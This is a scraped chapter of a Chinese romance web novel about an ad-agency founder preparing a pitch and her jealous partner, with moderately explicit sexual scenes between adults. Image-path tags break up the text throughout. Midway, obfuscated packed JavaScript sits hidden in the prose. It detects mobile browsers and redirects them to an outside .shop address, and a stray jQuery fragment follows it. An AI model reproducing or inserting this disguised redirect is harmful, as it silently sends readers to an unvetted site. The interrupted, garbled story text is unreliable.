车子行驶,赵栗婧从后座探出半个身子,畅快道:“微姐,我们一定要拿下这单,在周坪面前扬眉吐气。”
宋霁微“嗯”了声,“这次参与比方案的五家,宝莱走国际化路线,之前做的都是高奢宣传,对于金欧的商场定位恐怕会把握不好,容易提出一些远超预算的方案。欧凯,公司规模与金欧最匹配,但失策在于把这个案子交给了周坪,周坪思想守旧,热衷酒桌交际,更擅长与传统产业的男性经理打交道,而且严控利润率,估计会把普通的方案报出天价。至于剩下的两家,都是金欧现有的供应商,我了解过,他们以做线下活动为主,对线上宣传难有造诣。”
“这么听来,我们非常有希望啊!”赵栗婧兴奋。
“我们最大的短板在于公司成立时间太短,姜总若是要选我们,必然得顶着巨大压力,不过,会后和她聊了两句,能看出来,她是实干派,对于方案以外的东西的考量应该不是主要。”
“是,我们回去好好想方案,我提议,我们每个人想六个!加一个!以示我们的努力!”宋霁微被她可爱到。
赵栗婧接着道:“晚上我们一起好好吃一顿,我请客……”
“我不太舒服,你们去吃吧。”始终一言不发的程渡蓦然开口。
宋霁微皱眉:“哪里不舒服?靠边停,换我来开吧。”
得到关心,程渡心里好受多了,语气放缓,“没事,回去休息会就好,不用你来开,也没有那么不舒服。”
宋霁微放心不下,念叨:“不舒服不要强撑,更不要还想着照顾别人,你不舒服就该我来照顾你。”
现下,程渡舒服了,朗声:“知道了。”
吃了一嘴狗粮的赵栗婧耐不住插话:“那我来叫外卖吧。”
刚刚还心情不错的程渡眸色沉下,淡道:“不用了。”
遭到直白拒绝,赵栗婧一怔,悻悻地“哦”了声。
宋霁微后知后觉出不对劲,扫了程渡一眼,侧脸对赵栗婧道:“正好我们分开找找灵感。”
“好。”
回到家,入玄关,关了门,宋霁微便从背后抱住闷头前进的某人。
“怎么啦?”
程渡不说话,宋霁微更紧地抱他,他胸腔里那些翻涌的情绪一句一句漫进她的脑海。
【她怎么可以让别人牵?】
【她不知道自己很招人吗?】
【为什么要一直对别人释放魅力?】
【有我一个还不够吗?】
……
居然是吃赵栗婧的醋?
宋霁微没忍住,乐出声来。
原本窜动的小火苗被这笑声浇得更烈,程渡转过身,眉毛微微拧着,眼尾一点红在头顶暖黄的灯光下格外分明。他难得有脾气,质问:“你笑什么?”
宋霁微松开他半步,亲了亲他那盛满委屈的眼睛,仍旧抱他满怀,戏谑地问:“某人连女生的醋都吃?”
眼神暗了一瞬,程渡偏开头,反问:“是我乱吃醋?”
火气还不小。
宋霁微拉住他的手,手指冰凉,她握在掌心慢慢焐着,“不是,”她说得轻而慢,“是我和别人太亲近,我知道错了。以后不管和谁都保持距离,绝不拉手,洁身自好,好吗?”
程渡唇角的弧度逐渐上扬。
却听那厮紧接着说:“小醋王。”
弧度重新下去,程渡挣扎要抽手,宋霁微不松,反而将他往前一推,把他抵在墙面。
唇贴上去时他赌气地侧过脸,她舌尖一探,略过他的唇瓣,他轻易就缴械投降了。
程渡被亲得直往后退,宋霁微一只手撑在他身侧,另一只手顺着他的衣摆探进去,享受他窄劲的腰腹在她掌心收缩的律动。
他被撩得抵挡不住,嘤了几声,勾起她的贪婪,膝盖抵进他两腿之间,隔着薄薄的布料慢慢碾磨。
又热又急鼻息扑在她耳畔,她越发恣意。
程渡成了会发声的玩偶,嘤咛断续从喉咙深处往外溢。
“胃还痛吗?”宋霁微问。
程渡说不出话,五指攥住她肩头的衣料艰难摇头。
手下不停,宋霁微接着问:“是真的胃痛吗?”
“……额……假……假的……”
学坏了。宋霁微手在他腰侧摸索,指尖顺着凹陷的腰线往下滑,在他后腰按下,他整个人便如触电般弹动。
“微微……我错了。”
*****
在程渡的再三求饶中,宋霁微总算尽了兴,她把手从他衣摆底下抽出来,“晚上再继续。”
程渡手背搭了下额头,潮意蹭在眉骨上,他缓了好一会,逃似的,“我去做饭。”
说要做饭,却是先直奔卧室换了套干净衣服。
他掌勺,宋霁微打下手,洗着菜,她想起件有趣的事,话家常道:“我发现你特别好哄,只要生气,一起运动一下立马就好,我在想,你的生气是不是其实是运动邀请?”
锅铲滞住,程渡满眼错愕地看她:“……我没有。”
宋霁微语气慢悠悠的:“所以……你现在是生气了吗?”
程渡张了张嘴又合上,喉结上下一滚,最后挤出一句:“……没有。”
宋霁微罕见的哈哈大笑起来,额头抵着小臂,肩膀一耸一耸。
张扬的笑声灌得满耳,程渡更是羞耻,小白人变成小红人,僵直身体一言不发。
那个冷冰冰的微微去哪了?现在的微微怎么越来越像个流氓?
程渡不解。程渡叹息。
好一会,宋霁微终于收敛,向程渡保证:“以后不气你了,晚上好好哄你,给你讲睡前故事。”
程渡不满:“要等到晚上才哄?”
“吃过饭得好好工作了,”宋霁微说,“不然怎么给天使投资人分红呢?”
她从程渡手里接过盛好的菜送上桌,回身,发现程渡正在看她。
“我又没催你还,你别太累。”
“不会累,做喜欢的工作不会累……”宋霁微狡黠一笑。
程渡隐约觉得不对。
果不其然,那厮接着又来一句:“做喜欢的人也是。”
“咳咳。”程渡卒。
宋霁微再次放声大笑。逗程渡,绝对是她人生中最有趣的体验。
吃过饭,宋霁微坐在沙发上抱着笔记本整理方案,程渡刷完碗,端了杯热水放在茶几,然后坐到沙发另一头翻阅专
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17771228|209921||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
业书,两人互不打扰,相互陪伴。
沉浸工作的时间总是过得很快,天色渐暗,宋霁微盘腿坐在地毯上,文档里已经密密麻麻铺了好几页。
“传承”“焕新”此类内容太过泛滥,想要做出新意非常难,做得浅了,容易流于表面,商业气息过重,如果姜楠想要的是一套成熟的商业方案,大可以闭着眼睛指定一家合作多年的供应商,完全不用比稿折腾。
但如果做得太深太沉重,不利于传播。
如何把握商业与温情的平衡,是道难题。
宋霁微已完成几版初稿,从传统的真人拍摄,到时下流行的AI短剧,形式丰富,可内容上,她始终无法完全满意。
形式到底只是辅助,内容才是灵魂。
可灵魂到底在哪里呢?
光线不足,程渡默默去开了灯,看了眼时间,该去厨房准备晚餐了。
忙碌一阵,待他回来叫宋霁微吃饭时,发现她竟然倒挂在座椅上,腿举起,头顶地,望着阳台发呆。
“你……这是做什么?”
血液朝头顶涌,视野翻转,那些被框在正常视角里的事物,翻个面会有不同的形象,宋霁微如常回答:“在找灵感。”
“……”
每当程渡以为自己足够了解宋霁微时,宋霁微总能做出一些让他吃惊的行为。
唯一不变的是变化。
他蹲到她旁边,“吃过再想吧,好不好?”
宋霁微竖起一只胳膊,程渡握住她的手腕往上带,她撑着椅背翻过来,身子还没完全站好,摇椅因少了她的重量猛地弹回去,他被拽着失去重心,整个人朝她扑过来。
两个人一起摔进椅子里。
木架吱呀声沉沉陷下,他后背抵着扶手,压住她半边身子,两人腿叠着腿挤在那张窄椅上。
摇椅缓缓晃起来。
吱呀,吱呀。
程渡好看的脸近在咫尺,皮肤奶白,睫毛黑密纤长,唇薄而润,泛着浅浅一层水光,像一枚剥开的荔枝。
宋霁微舔了舔唇,低头咬过去。
他“嘶”了声,眉尖蹙起,舌尖下意识碰了碰被她咬过的地方,黏黏糊糊地说:“菜要凉了。”
这个世界上没有比程渡更关心她吃没吃饭了。
齿尖合着那一点软肉含了一会才放开,宋霁微脑子里有什么东西豁然洞开。
程渡的关心源于爱。
提案少的灵魂是爱。
一家三十年老牌商场,不止与城市发展共鸣,更对这个城市里的人充满爱意。
爱固然是虚幻的,可虚幻的美好,才能在传播中勾起观者内心深处最隐秘的期待。
谁不想被爱呢?又亲了亲程渡的脸颊,宋霁微拍拍他,“走吧。”
后面几周,宋霁微活成被拧紧发条的钟,白天拜访客户谈单,晚上完善金欧的方案,清晨起来练习汇报。
休假时,宋霁微日日要做,程渡招架不住,暗戳戳盼着她去工作,可她现在全情投入工作中,十几天不碰他一次,他又变得幽怨起来,也不想打扰她,只能在每晚睡觉时紧紧环住她以求慰藉。
在宋霁微时间不够用、程渡度日如年中,比稿会终于到来。